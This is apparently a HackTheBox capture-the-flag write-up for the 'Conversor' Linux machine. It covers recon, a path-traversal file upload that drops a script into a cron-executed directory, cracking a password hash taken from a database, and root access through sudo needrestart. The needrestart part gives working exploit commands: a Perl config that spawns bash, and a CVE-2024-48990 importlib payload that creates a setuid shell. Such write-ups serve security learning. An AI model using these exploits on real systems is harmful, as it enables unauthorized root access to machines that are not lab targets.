HackTheBox - Conversor writeup (Linux/Easy) - unintended user path with 2 ways to root

conversor is an easy linux machine that involves web enumeration leading to a source code leak. The source code reveals a file upload path traversal vulnerability, which is exploited to write a Python script and gain a reverse shell via a system cronjob. Pivot to a user account is achieved by cracking a password hash found in an SQLite database. Finally, root access is obtained by exploiting needrestart via a known GTFOBins misconfiguration, followed by an in-depth manual exploitation of CVE-2024-48990
Recon
lately I’ve been getting into the habit of starting by probing port 80 so I can get the vhost if http is running and add it to my /etc/hosts cause if you scan a dns instead of an IP in nmap more NSE scripts get executed
so I used curl to get the web server virtual host
1
2
3
4
5
6
$ curl -I 10.129.238.31
HTTP/1.1 301 Moved Permanently
Date: Sun, 10 May 2026 19:14:24 GMT
Server: Apache/2.4.52 (Ubuntu)
Location: http://conversor.htb/
Content-Type: text/html; charset=iso-8859-1
and added it to my /etc/hosts
1
$ echo 10.129.238.31 conversor.htb | sudo tee -a /etc/hosts
then I ran nmap on conversor.htb to find http and ssh running on the box, http was redirecting to /login , TTLs match expected values for open ports on Linux one hop away
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
$ nmap -vv -sCSV -oN conversor conversor.htb
# Nmap 7.98 scan initiated Sun May 10 20:39:22 2026 as: nmap -vv -sCSV -oN conversor conversor.htb
Nmap scan report for conversor.htb (10.129.238.31)
Host is up, received reset ttl 63 (0.053s latency).
Scanned at 2026-05-10 20:39:22 +01 for 9s
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 01:74:26:39:47:bc:6a:e2:cb:12:8b:71:84:9c:f8:5a (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJ9JqBn+xSQHg4I+jiEo+FiiRUhIRrVFyvZWz1pynUb/txOEximgV3lqjMSYxeV/9hieOFZewt/ACQbPhbR/oaE=
|   256 3a:16:90:dc:74:d8:e3:c4:51:36:e2:08:06:26:17:ee (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIIR1sFcTPihpLp0OemLScFRf8nSrybmPGzOs83oKikw+
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.52
|_http-server-header: Apache/2.4.52 (Ubuntu)
| http-methods:
|_  Supported Methods: OPTIONS HEAD GET
| http-title: Login
|_Requested resource was /login
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun May 10 20:39:31 2026 -- 1 IP address (1 host up) scanned in 9.46 seconds
based on 0xdf OS enum cheatsheet the box appears to be running either 22.04 - jammy [LTS] or 22.10 - kinetic
http enum
visiting the website on my browser, I found a login page and a link to register a new account 
after logging in I was greeted with a file upload page, where I could upload nmap output and have it parsed, there is a link to download a sample xslt nmap output file 
there was also an about section where I could download the source file of the website, it also showed 3 potential valid usernames on the box 
user.txt
shell as www-data
source archive analysis
first of all, love it when a file has the extension .tar.gz but is actually a tar archive
1
2
3
4
5
6
7
8
$ tar xzvf source_code.tar.gz

gzip: stdin: not in gzip format
tar: Child returned status 1
tar: Error is not recoverable: exiting now
$ file source_code.tar.gz
source_code.tar.gz: POSIX tar archive (GNU
$ tar xf source_code.tar.gz
inside I found the source code along with a bunch of useful files
1
2
$ ls
app.py  app.wsgi  install.md  instance  scripts  static  templates  uploads
the scripts directory was empty but install.md mentions the existence of a cronjob that executes python scripts inside the directory
1
2
3
4
5
6
$ tail install.md -n 5
If you want to run Python scripts (for example, our server deletes all files older than 60 minutes to avoid system overload), you can add the following line to your /etc/crontab.

"""
* * * * * www-data for f in /var/www/conversor.htb/scripts/*.py; do python3 "$f"; done
"""
there was also a users database, but I only found my user hash inside
1
2
3
4
$ sqlite3 instance/users.db .tables
files  users
$ sqlite3 instance/users.db 'select * from users;'
1|jeff|********************************
spotting the vulnerability
with this knowledge in mind, I started reading the app.py, it’s a flask application with a few endpoints
1
2
3
4
5
6
7
8
$ grep app.route app.py
@app.route('/')
@app.route('/register', methods=['GET','POST'])
@app.route('/logout')
@app.route('/about')
@app.route('/login', methods=['GET','POST'])
@app.route('/convert', methods=['POST'])
@app.route('/view/<file_id>')
the start of this function is interesting, it gets the file name from the request args, and saves them under the uploads directory without extension checking
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
BASE_DIR = os.path.dirname(os.path.abspath(__file__))
UPLOAD_FOLDER = os.path.join(BASE_DIR, 'uploads')
...

@app.route('/convert', methods=['POST'])
def convert():
    if 'user_id' not in session:
        return redirect(url_for('login'))
    xml_file = request.files['xml_file']
    xslt_file = request.files['xslt_file']
    from lxml import etree
    xml_path = os.path.join(UPLOAD_FOLDER, xml_file.filename)
    xslt_path = os.path.join(UPLOAD_FOLDER, xslt_file.filename)
    xml_file.save(xml_path)
    xslt_file.save(xslt_path)
it then tries to parse the files, then throws an error if any happened, but at this point the files are already saved in the filesystem
1
2
3
4
5
6
try:
    parser = etree.XMLParser(resolve_entities=False, no_network=True, dtd_validation=False, load_dtd=False)
    xml_tree = etree.parse(xml_path, parser)
    ...
except Exception as e:
    return f"Error: {e}"
getting the rev shell
since I have the source code for app, I started by running locally so I can debug what I’m doing, but first I had to append the following line to app.py since it didn’t have a mechanism to run
1
app.run(debug=True)
then started the app locally
1
2
3
$ python app.py
...
 * Running on http://127.0.0.1:5000
then attacking the local version, I uploaded a python script and intercepted the request in burpsuite and changed the filename from jeff.py to ../scripts/jeff.py, then inspected my file system to file the shell was uploaded to the correct directory
1
2
$ ls scripts/
jeff.py
I repeated the steps with the box, this time knowing that there is a crontab that executes python scripts, I waited a bit then got a shell as www-data
1
2
3
$ penelope.py -p 10000
...
www-data@conversor:~$
note that this is an unintended path to get a shell, the intended method was to write the python script by abusing the xslt file upload
shell as fismathack
first thing I did after getting a shell was to check the database again, this time I found a hash for fismathack
1
2
3
www-data@conversor:~$ sqlite3 conversor.htb/instance/users.db 'select * from users;'
1|fismathack|5b5c3ac3a1c897c94caad48e6c71fdec
5|jeff||********************************
I was able to crack it thanks to crackstation 
pass worked for su
1
2
3
www-data@conversor:~$ su - fismathack
Password:
fismathack@conversor:~$
root.txt
Via gtfo bins
fismathack had the ability to execute needrestart as root without supplying a password
1
2
3
4
5
6
fismathack@conversor:~$ sudo -l
Matching Defaults entries for fismathack on conversor:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User fismathack may run the following commands on conversor:
    (ALL : ALL) NOPASSWD: /usr/sbin/needrestart
apparently this was a known gtfo bin
apparently needrestart config file is a perl code itself, rather than typical config files under /etc/ this makes it execute any code file via the -c option
1
2
3
4
fismathack@conversor:~$ echo 'exec "/bin/bash"' > conf
fismathack@conversor:~$ sudo /usr/sbin/needrestart -c conf
root@conversor:/home/fismathack# cat /root/root.txt
29****************************70
Via CVE-2024-48990 and others
the box is running needrestart 3.7
1
2
3
4
fismathack@conversor:/tmp/lab$ needrestart --version

needrestart 3.7 - Restart daemons after library updates.
...
looking up the version led me to following Security Advisory explaining how to exploit 5 different CVEs in that version, one easy to exploit is CVE-2024-48990, I’ll showcase how to manually exploit it in the following section
beyond root: understanding CVE-2024-48990
first we’ll have to learn more about the functionality that needrestart provides
from the security advisory
needrestartis a tool that probes your system to see if either the system itself or some of its services should be restarted. a service is considered as needing to be restarted if one of its processes is using a shared library whose initial file isn’t on the system anymore (for instance, if it has been overwritten by a new version as part of a package update).
this program comes pre-installed by default on Ubuntu Server images starting from version 21.04 and later
needrestart also has an interpreter scanning feature as the advisory states:
needrestart 0.8 brings an interpreter scanning feature. Interpreters not only map binary (shared) objects but also use plaintext source files. The interpreter detection tries to check for outdated source files since they may contain security issues, too. This is only a heuristic and might fail to detect all relevant source files. The following interpreter scanners are shipped:
- NeedRestart::Interp::Python
- NeedRestart::Interp::Ruby
CVE-2024-48990 focuses on the behavior when scanning python libraries. needrestart scans all running processes and checks if a process is a python script by checking the env variable PYTHONPATH. This variable indicates where that specific python process pulls its libraries from (the path can differ depending on the python version and/or if it is running inside a venv or another means of python library separation)
when needrestart finds a python process, it copies its PYTHONPATH to its own environment, and starts a python interpreter, thereby loading libraries that belongs to the target process to check if they’re outdated
however this gives an attacker the ability to load libraries in execute in the context of needrestart (typically as root)
one way to exploit this, is to target the importlib library, as it’s automatically loaded every time a python interpreter starts, so the way to exploit this in the following
first an importlib directory has to be made, a malicious startup file will be created to give us a setuid shell as well as perform a cleanup
1
2
3
4
5
6
7
$ mkdir /tmp/malicious/importlib -p
$ cat << EOF > /tmp/malicious/importlib/__init__.py
import os
if os.getuid() == 0:
	os.system("cp /bin/bash /home/fismathack/jeff; chmod +s /home/fismathack/jeff")
	os.system("rm /tmp/malicious -rfv")
EOF
lastly there has to be a dummy python file constantly running to be scanned by needrestart, this could be anything, but it has to set the PYTHONPATH variable to /tmp/malicious
1
2
3
4
$ cat << EOF > /tmp/malicious/a.py
from time import sleep
sleep(60)
EOF
at this point the filesystem structure should look like this
1
2
3
4
5
fismathack@conversor:/tmp/malicious$ find
.
./a.py
./importlib
./importlib/__init__.py
then set the variable and execute the script in the background, then trigger a needrestart scan
1
2
3
fismathack@conversor:/tmp/malicious$ PYTHONPATH="/tmp/malicious" python3 a.py 2>/dev/null &
[1] 28393
$ sudo /usr/sbin/needrestart
now what happens is the following:
needrestartscan processes, finda.pywithPYTHONPATHneedrestartsets its ownPYTHONPATHto/tmp/maliciousand starts a new python interpreter as root- the interpreter automatically imports the malicious
importliband executes__init__.py setuidbash binary is created
and it checks out
1
2
3
4
5
6
7
8
fismathack@conversor:/tmp/malicious$ ls ~/ -lh
total 1.4M
-rwsr-sr-x 1 root root       1.4M May 11 14:46 jeff
-rw-r----- 1 root fismathack   33 May 10 19:12 user.txt
fismathack@conversor:/tmp/malicious$ ~/jeff -p
shell-init: error retrieving current directory: getcwd: cannot access parent directories: No such file or directory
jeff-5.1# whoami
root
the getcwd error happens because I executed the binary from a directory that was removed (as a part of the cleanup part)
other vulnerabilities
note that the program has a similar vulnerability CVE-2024-48992 that is basically same thing but with the ruby interpreter, RUBYLIB variable and the enc/encdb.so library, the box didn’t have ruby installed tho so I didn’t bother, but generally there are like 6 different methods to root this box lol